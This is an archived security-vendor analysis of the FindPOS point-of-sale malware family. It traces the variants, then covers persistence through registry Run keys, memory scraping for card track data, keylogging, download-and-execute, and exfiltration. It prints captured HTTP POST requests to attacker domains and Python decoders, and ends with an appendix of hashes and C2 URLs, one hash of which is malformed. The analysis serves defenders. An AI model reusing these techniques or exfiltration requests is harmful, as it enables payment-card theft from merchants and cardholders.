FindPOS: New POS Malware Family Discovered

By Josh Grunzweig

Published: 2015-03-19 · Archived: 2026-04-05 20:36:29 UTC


Unit 42 has discovered a new Point of Sale (POS) malware family, which includes multiple variants created as early as November 2014. Over the past few weeks we have been analyzing this malware family, which we have dubbed 'FindPOS' due to strings consistently found in each variant.

While this malware doesn't show strong sophistication, the large number of variants shows prevalence similar to families such as Alina and Backoff. It is clear that FindPOS should be considered a strong threat to Microsoft Windows POS vendors, and measures should be taken to ensure protection.

Workflow


The malware in question has the ability to scrape memory for track data, exfiltrate any discovered data via HTTP POST requests, and in some instances log keystrokes. While the malware family uses many common techniques witnessed in previous malware families targeting POS devices, the prevalence and continued development of this malware demonstrates a threat to those running Windows-based point of sale terminals.

The general workflow of the FindPOS malware family can be seen below.



Evolution

Over the course of our research, a total of nine variants of FindPOS have been discovered. Using compile timestamp information, we can see a timeline of these variants below.



A breakdown of the specific functionality changes between versions is as follows:

Version 2.1

- Modified hashing algorithm to use the following information:
  - Volume Serial Number
  - Networking Adapters (IPv4 Only)
- Added ‘uinfo’ POST parameter

Version 5.57

- Added ability to terminate previously installed FindPOS upon installation
- Code cleanup during install
- Set main thread to lowest priority
- Added memory scraping checks
  - Expiration year between 2014 and 2030
  - Expiration month between 1 and 12
  - Service code set to either ‘101’ or ‘201’
- Added ability to download/execute files
- Removed ‘Cookie: income=1’ HTTP Header
- Added User-Agent HTTP Header

Version 5.80

- Modified memory scraping checks

    - Expiration year cannot exceed 2030 (no lower bound check)
    - Expiration month cannot exceed 12 (no lower bound check)
- Code enhancements to domain/URI configuration

Version 5.90

- Added keylogging functionality

Version 6.0

- No significant changes identified

Version 6.02

- Minor modifications to exfiltration function

Version 6.03

- No significant changes identified

Version 6.04

- Minor modifications to exfiltration sleep timer

As we can see from the above timeline, FindPOS appears to have been very actively developed early on, while over time the author made minimal changes. These minimal changes were likely made for performance reasons or potentially bug fixes.

Installation

Upon execution, FindPOS will generate a lowercase alphabetic executable name of eight characters (example: abodeign.exe). This name is generated using the following system information:

- C:\ Volume Serial Number
- SystemBiosdate
- VideoBiosdate
- CPU Identifier
- Microsoft Windows ProductId

Using these values in order to generate results in a consistently generated name when run on the same machine. Please note that the hashing algorithm used was modified in version 2.1. Please refer to the ‘Evolution’ section above for details.

This executable name is then compared against the original executable name of the running malware. Should those names not match, the malware will proceed to continue with its installation routine.

FindPOS proceeds to copy itself to the following directories using the executable name that was previously generated:

- %SystemRoot%\System32\[name].exe
- %USERPROFILE%\[name].exe

Should these file copy operations prove successful, the malware will write the following registry keys:

- HKLM\Software\Microsoft\Windows\CurrentVersion\Run [name] : %SystemRoot%\System32\[name].exe
- HKCU\Software\Microsoft\Windows\CurrentVersion\Run [name] : %USERPROFILE%\[name].exe

The malware will proceed to spawn a new instance of %SystemRoot%\System32\[name].exe via a call to CreateProcessA. Should this prove successful, the malware will execute the following command prior to exiting. This command is responsible for deleting the original executable.

cmd.exe /c del [original_executable_path] >> NUL

Should the CreateProcessA call on %SystemRoot%\System32\[name].exe fail, FindPOS will attempt to spawn a new instance of %USERPROFILE%\[name].exe. If this proves successful, FindPOS will attempt to delete the original executable using the same technique previously seen.

After installation of FindPOS is successful, the malware will create a global mutex in order to ensure only one instance of FindPOS is running. This mutex has the following name:

- WIN_[hex]

Where [hex] is a series of 16 uppercase hexadecimal characters that are generated using the same technique witnessed when generating the malware's executable name during the installation routine.

After this mutex is successfully created, FindPOS will continue to scrape memory and optionally log keystrokes.

Memory Scraping

Memory scraping is a technique found in the majority of POS malware families discovered in prior years. The concept is fairly simple: read the memory of running processes on a POS terminal, and look for track data. When a card is swiped on a POS terminal, and the transaction is processed, the card data will often reside in memory unencrypted for a brief period of time. Attackers exploit this weakness in order to find track data.

A common technique for increasing performance of memory scrapers is to denylist a list of commonly seen process names, such as explorer.exe, lsass.exe, csrss.exe, etc. Alternatively, some malware families leverage an allowlist approach, where only specific process names are targeted. FindPOS, however, uses a brand new approach. This particular family determines the owner of every process on the system, via calls to EnumProcesses, OpenProcess, GetTokenInformation and LookupAccountSid. The owner of the process is then compared against the 'NT AUTHORITY' string. This filters out any processes not being run as system or as a service. In the example below, all processes except for 'dwm.exe' and the multiple instances of 'conhost.exe' would be filtered.





Figure 1. Example Running Processes

In the event a process is not filtered, memory is scraped via calls to VirtualQueryEx and ReadProcessMemory. This is a very common approach that is witnessed in almost all memory scrapers.



Once the data is read, FindPOS proceeds to look for track data. Starting with version 5.57, the author began making checks based on various data found within the track data. For example, in version 5.57 the author began ignoring any track data that did not have an expiration date between January 2014 to December 2030. This helped to ensure expired card data was not captured.

Additionally, the author paid close attention to the service codes that appeared within any discovered track data. The service code is a three-digit number that represents the type of card being swiped. In this particular instance, the author chose to only capture cards that held the following options:

First Digit – 'International interexchange OK' or 'International interchange, use IC (chip) where feasible'

Second Digit – 'Normal'

Third Digit – 'No restrictions'


By adding these restrictions, the author was able to ignore cards that it did not consider to be appealing. Such cards included gift cards, debit cards, and test cards to name a few.

Any discovered track data is stored in memory until exfiltration occurs. This data is exfiltrated via the 'data' POST parameter.

Keylogging

Starting in version 5.90, the author of FindPOS began adding keylogging to this family. Many magnetic card readers often will emulate a keyboard device. Knowing this, many POS malware authors incorporate this functionality into their families. In addition to collecting track data, keylogging also has the ability to potentially collect usernames, passwords, or other sensitive data on the victim machine.

In order to accomplish this, the author spawns a new thread that is responsible for keylogging. A common technique of creating a new empty window, registering itself as a raw input device, and making calls to the GetRawInputData API is used.



Any keystrokes are stored in memory until exfiltration occurs. The keystrokes are exfiltrated via the 'logs' POST parameter.

Exfiltration

Exfiltration for FindPOS takes place via HTTP POST requests. A number of hardcoded domains are configured for each sample, often varying between FindPOS variants. HTTP POST requests are made every 120 seconds (2 minutes). In the event any data has been discovered, such as track data or keystroke data, this data is included. An example request from version 5.80 is shown below:

```
POST /pes4/viewtopic.php HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media
Center PC 6.0)
Host: pavesohap.com
Content-Length: 146
Cache-Control: no-cache

oprat=2&uid=12106344853513800 64&uinfo=Sk9TSC1QQyBAIGpvc2gtUENcam
9zaA==&win=6.1&vers=5.80&data=HxkaGxgfGhodGhoaGhsTGxcbHxoSGxobGhM
bGBkeHxwdEhMaGxU=
```

As we can see, a number of POST variables are included in each request:

oprat	Static value of '2'
uid	Unique identifier generated per victim
uinfo	Base64-encoded system information ('Hostname @ Username')
win	Microsoft Windows version
vers	FindPOS version
data	Obfuscated track data
logs (not shown)	Obfuscated keystroke logs

An example of decoding the 'uinfo' parameter can be seen below:

```
>>> import base64
>>> base64.b64decode("Sk9TSC1QQyBAIGpvc2gtUENcam9zaA==")
'JOSH-PC @ josh-PC\\josh'
```

Keystroke data and track data is obfuscated using a combination of Base64 encoding and a single-byte XOR encryption. Decoding this data can be seen below:

```
>>> import base64
>>> raw = ""
>>> for s in base64.b64decode("HxkaGxgfGhodGhoaGhsTGxcbHxoSGxobGhMbGBkeHxwdEhMaGxU="):
>>>     raw += chr(ord(s) ^ 0x2a)
>>> print raw
5301250070000191=15081010912345678901?
```

In addition to data exfiltration, FindPOS added the ability to download/execute further malware. Upon sending an exfiltration request, should the server respond with a 0x1 or 0x4 byte, followed by a URL, this file will be downloaded and subsequently executed.

The file is downloaded to a temporary folder, with the file itself prefixed by 'BN'. This downloaded file is executed via a call to CreateProcessA. In the event the file cannot be properly downloaded or executed, it is deleted from disk.

Domain/IP Address Information

A total of 37 domains were discovered while researching the FindPOS malware family. Of these domains, 13 unique IP addresses were discovered. The geographic location of these IP addresses can be seen below. Please refer to the Appendix for a full list of all domains.

The majority of the domains discovered were configured with the following WHOIS information.

Registrant Name: Julio Quinlan
Registrant Organization: NA
Registrant Street: 4516 Glory Road
Registrant City: Nashville
Registrant State/Province: TN
Registrant Postal Code: 37204
Registrant Country: us
Registrant Phone: +01.9318135965
Registrant Phone Ext:
Registrant Fax: +01.9318135965
Registrant Fax Ext:
Registrant Email: barkmanueta@rambler.ru

Please note that the registrant email was slightly different depending on the domain queried. While the information above appears legitimate, it was discovered to be falsified.

Related Samples – Keylogging/LogMeIn Recon

During the course of our research, a number of similar samples were discovered. One such sample can be seen below.

Version 8.3 – LogMeIn Recon / Keylogger

MD5	593AF622A90F2038E35EE980E09C1C3C
SHA1	BB94080E283A92DDE047CAAC5D776195050AAEE9
SHA256	7B78170A7A29A689788AEA9D45AF0365AF9EA3569373 5E94857BB03A13D547DD
Size	369664 Bytes
Entropy	6.774988
Timestamp	2015-02-04 11:08:06
Unpack Timestamp	2014-12-14 20:31:41
URLs	wondertechmy[.]com/pes/viewtopic.php wondertechmy[.]ru/pes/viewtopic.php wondwondnew[.]ru/pes/viewtopic.php
PDB	H:\Work\Current\KeyLogger\Release\KeyLogger.pdb

This particular sample is responsible for collecting LogMeIn account information, logging keystrokes and mouse-clicks, and periodically exfiltrating this data to a remote server. This sample shares a number of characteristics with the FindPOS samples previously discovered. Some of these similarities include the installation process, URI scheme, format of the HTTP POST requests, and the PDB string.

Upon execution, this malware will install itself in the same method as FindPOS. Additionally, a mutex is created using the technique previously mentioned. The malware will attempt determine if LogMeIn Ignition is installed on the victim machine by checking the following registry keys:

HKCU\Software\LogMeIn Ignition\[Variable Hash]\Account : Email

Any discovered emails are exfiltrated using the same HTTP POST requests witnessed in FindPOS. However, instead of using the ‘data’ POST parameter, this particular sample uses the ‘logs’ parameter. This can be seen below:

```
POST /pes/viewtopic.php HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media
Center PC 6.0)
Host: wondertechmy.com
Content-Length: 178
Cache-Control: no-cache

uid=12106344853513800 64&win=6.1&vers=8.3&logs=UVdxZmh3cWZod1F6W
EVJT1lZYktJQU9YBE9ST1dxZmh3cWZod3FmaHdxZmh3cWZod3FmaHdxZmh3c
WZod3FmaHdxZmh3cWZod1FPUlpGRVhPWARPUk9XcWZod1FXcWZodw=
```

```
‘logs’ parameter decoded: {INFO}jgrunzweig@paloaltonetworks.com
```

The malware proceeds to log keystrokes and mouse clicks. This data is exfiltrated every two minutes.

```
POST /pes/viewtopic.php HTTP/1.1
Accept: */*
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media
Center PC 6.0)
Host: wondertechmy.com
Content-Length: 178
Cache-Control: no-cache

uid=12106344853513800 64&win=6.1&vers=8.3&logs=UUNPUlpGRVhPBE9ST1
dxZmh3TUVFTUZPBElFR3FvRF5PWHdRT1JaRkVYT1gET1JPV3FmaHdERV5PWk
tOBE9ST3FvRF5PWHdRREVeT1pLTgRPUk9Xfk9ZXgp+T1JeCmJPWE8=
```

```
'logs' Parameter Decoded:
{iexplore.exe}[LB]google.com[Enter]{explorer.exe}[LB]notepad.exe[Enter]{notep
ad.exe}Test Text Here
```

While this sample certainly could have been used to scrape track data from POS terminals that have card readers that emulate keyboard devices, I suspect this sample was more likely used to gain access to more POS machines. It is most likely that this sample was dropped on a machine that was administering multiple POS machines, and the information obtained from this particular box was leveraged to gain access to said POS machines.

It's also interesting to note that the compile timestamp for this particular sample lines up to just about two weeks after the introduction of keylogging functionality (starting in version 5.90). It would appear that right around this time the malware author added a new trick to his or her repertoire.

Conclusion

Overall, FindPOS isn't terribly sophisticated. It lacks a number of features that we've seen in previous malware families, such as a more sophisticated command and control structure, stronger encryption, and performing luhn checks on any discovered data. Additionally, the evolution of this family provides interesting clues to the notion that this malware was written from scratch. While FindPOS may share minimal similarities with previously witnessed malware families, we are strongly confident that this malware is a brand new family.

While this malware doesn't show strong sophistication, the large number of variants shows prevalence similar to families such as Alina and Backoff. It is clear that FindPOS should be considered a strong threat to Microsoft Windows POS vendors, and measures should be taken to ensure protection.

Such measures include, but are not limited to, configuring two-factor authentication for any remote access services (LogMeIn, VNC, RDP, etc.), ensuring anti-virus is installed and updated, and ensuring POS devices are not used non-approved functions, such as browsing the web or checking email.

Palo Alto Networks customers are protected by WildFire, which automatically classifies FindPOS samples as malware. Additionally, the indicators we've discovered that are related to these attacks have been added to PANDB and Anti-Malware protection systems.

Appendix

Sample Information

Version 2.0

MD5	B661692420390CEB4665E5E72CC52960
SHA1	B4F16E289EF8593194D1332B1B08933060F422D1
SHA256	AC880C023AA17C11A9165244EC771E529E359C5C4C32E8BF0A2B84DD5C935C80
Size	248320 Bytes
Entropy	6.705052
Timestamp	2014-11-01 20:42:14
Unpack Timestamp	2014-11-01 20:30:12
URLs	*** Removed Per Law Enforcement Request ***
PDB	h:\Work\FindStr\Release\FindStr.pdb

Version 2.1

MD5	79CF369440AF8BB263A0377794300CD4
SHA1	621B0C482D0F13D5BFF61D6B50EAD58FEBE2B5DF
SHA256	40680DBFB20FBB536BC04CFFD886EB33481B655B978D213CD4C0B421CC8E245B
Size	210944 Bytes
Entropy	7.269979
Timestamp	2014-11-02 22:52:34
Unpack Timestamp	2014-11-02 19:07:39
URLs	*** Removed Per Law Enforcement Request ***
PDB	h:\Work\FindStr\Release\FindStr.pdb

Version 5.57

MD5	C42AB23C4CFC6C2A233A25DEBC73601D
SHA1	B067C223B817F7A65D5F8D7F76E31B86F438601E
SHA256	F544A4CC17753F92A07DF0434E33E21269C8D28A40FD3FD8734323B0514F1B045061D43BE812B9C99E741F3FE9455CC4C638E67E1E5494F0CB8BF64A404388
Size	278528 Bytes
Entropy	7.103211
Timestamp	2014-11-13 23:51:02
Unpack Timestamp	2014-11-11 17:05:33
URLs	*** Removed Per Law Enforcement Request ***
PDB	h:\Work\FindStr\Release\FindStr.pdb

Version 5.80

MD5	A153235DBA29D1347DD69B502EB3D4F5
SHA1	C575A4479EF384BC3AF255C79C0E7D7C6E3AABB2
SHA256	D8EBEEF083B183A80142EC3B85430C32A43C6A9C418944993157D4A7B371A1A1
Size	212480 Bytes
Entropy	7.133763
Timestamp	2014-11-19 22:44:56
Unpack Timestamp	2014-11-18 18:37:54
URLs	pavesohap[.]com/pes4/viewtopic.php rechedtthaten[.]ru/pes4/viewtopic.php forttapaha[.]ru/pes4/viewtopic.php
PDB	H:\Work\FindStrX\Release\FindStr.pdb

Version 5.90

MD5	4A4FA082FA3AB8CB3CF410EEEA2445AE
SHA1	A4D079C74BF3975ED94AA23E5FDD20D0AE2A51F9
SHA256	E81A858FCA04B2A9C72B40A6E56BE236D8E9491DA3D7C53B1FD012C14C6B90A2
Size	202752 Bytes
Entropy	6.862393
Timestamp	2014-11-30 15:33:51
Unpack Timestamp	2014-11-28 20:09:55
URLs	ranferolto[.]com/pes7/viewtopic.php andbohemut[.]com/pes7/viewtopic.php leladingna[.]com/pes7/viewtopic.php bejustoftun[.]com/pes7/viewtopic.php betroninsi[.]com/pes7/viewtopic.php dilelanang[.]ru/pes7/viewtopic.php ftjuunbesto[.]ru/pes7/viewtopic.php
PDB	H:\Work\Current\FindStr\Release\FindStr.pdb

MD5	7C05E5D576CE7C7CDA724AB1A1CB0677
SHA1	32272FEA04E59CF7C5A55D261DA30655DA8147A5
SHA256	D78B1AFB44A265193AA2D695E474DEDF3DFBBB618C331123D42EB79F760C6222
Size	210944 Bytes
Entropy	7.272522
Timestamp	2014-12-05 10:21:01
Unpack Timestamp	2014-12-02 20:10:18
URLs	ranferolto[.]com/pes7/viewtopic.php andbohemut[.]com/pes7/viewtopic.php leladingna[.]com/pes7/viewtopic.php bejustoftun[.]com/pes7/viewtopic.php betroninsi[.]com/pes7/viewtopic.php dilelanang[.]ru/pes7/viewtopic.php ftjuunbesto[.]ru/pes7/viewtopic.php
PDB	H:\Work\Current\FindStr\Release\FindStr.pdb

Version 6.0

MD5	1D39650065D90355687815BD3F1FFC60
SHA1	AC3BA6B3B35DDF1D7B4E945E0C52EE43F840B368
SHA256	6A7CE1B73CC65C8AF11738B6D5E1ACF9E9183A4F57A36547C715BB5041D14F0A
Size	383488 Bytes
Entropy	6.455786
Timestamp	2015-02-23 13:32:29
Unpack Timestamp	2014-12-06 16:48:45
URLs	stenfirthsta[.]com/pes8/viewtopic.php gantropine[.]com/pes8/viewtopic.php letgrownast[.]com/pes8/viewtopic.php nawertoby[.]com/pes8/viewtopic.php windetrusty[.]com/pes8/viewtopic.php
PDB	H:\Work\Current\FindStr\Release\FindStr.pdb

MD5	CFDC8BC2F08A8AEFBFBDF758801BBA50
SHA1	54BA4681641A3CDEF237C7287A50392FF1893D06
SHA256	DDF9BD20283C837CB6A6071C45563BD70890A537413603F0508B39973FFEA4E0
Size	231424 Bytes
Entropy	7.515695
Timestamp	2014-12-18 22:13:38
Unpack Timestamp	2014-12-08 19:23:31
URLs	masquarten[.]com/pes9/viewtopic.php juindorey[.]com/pes9/viewtopic.php wekustines[.]ru/pes9/viewtopic.php saqunold[.]ru/pes9/viewtopic.php pomdonekw[.]ru/pes9/viewtopic.php
PDB	H:\Work\Current\FindStr\Release\FindStr.pdb

Version 6.02

MD5	EA60A6F2C0C62910A892A14CE9B95CDE
SHA1	552363417E29970D4BF9432FFDB90B64B9F6B1F9
SHA256	CFE6C89D4B1E657BA96FB989845E11A83058D840044BBF1DB49EE556340156D7
Size	177152 Bytes
Entropy	7.310492
Timestamp	2014-12-19 20:33:52
Unpack Timestamp	2014-12-19 19:54:06
URLs	repherfeted[.]com/pes3/viewtopic.php hepretfortna[.]ru/pes3/viewtopic.php sivesuhat[.]ru/pes3/viewtopic.php
PDB	H:\Work\Current\FindStr\Release\FindStr.pdb

Version 6.03

MD5	CED083D52E60DC76489B65A864723351
SHA1	77E259E6A6144B6DE3503A37A738EE8CE094A0A8
SHA256	B1BFD304B24DD542E71C0B7A35BC6B88CF352D600F0FE4E622025EFD0F657B64
Size	294912 Bytes
Entropy	7.269812
Timestamp	2015-01-19 00:11:02
Unpack Timestamp	2015-01-04 11:59:34
URLs	polutenign[.]ru/pes12/viewtopic.php beritgusaf[.]ru/pes12/viewtopic.php silawecxla[.]ru/pes12/viewtopic.php latemiishe[.]ru/pes12/viewtopic.php qwertygontul[.]com/pes12/viewtopic.php
PDB	H:\Work\Current\FindStr\Release\FindStr.pdb

Version 6.04

MD5	AEA1229D6330391EA434E64ACFDA0F9D
SHA1	0923CA2EA90B8D68E58C21C527303F4162814631
SHA256	A8FE0D2663F73DAD25F005C3699672C0F4E335162A3E2D6F65A5356D7D3A97F5
Size	237056 Bytes
Entropy	7.150053
Timestamp	2015-01-20 23:05:47
Unpack Timestamp	2015-01-16 18:16:52
URLs	pavesohap[.]com/pes4/viewtopic.php rechedtthaten[.]ru/pes4/viewtopic.php forttapaha[.]ru/pes4/viewtopic.php
PDB	H:\Work\Current\FindStr\Release\FindStr.pdb

MD5	B4435761E65477BFC10B296BDF2F2A92
SHA1	153B43C804E3298DC50DF10927BC94DEB92EAA61
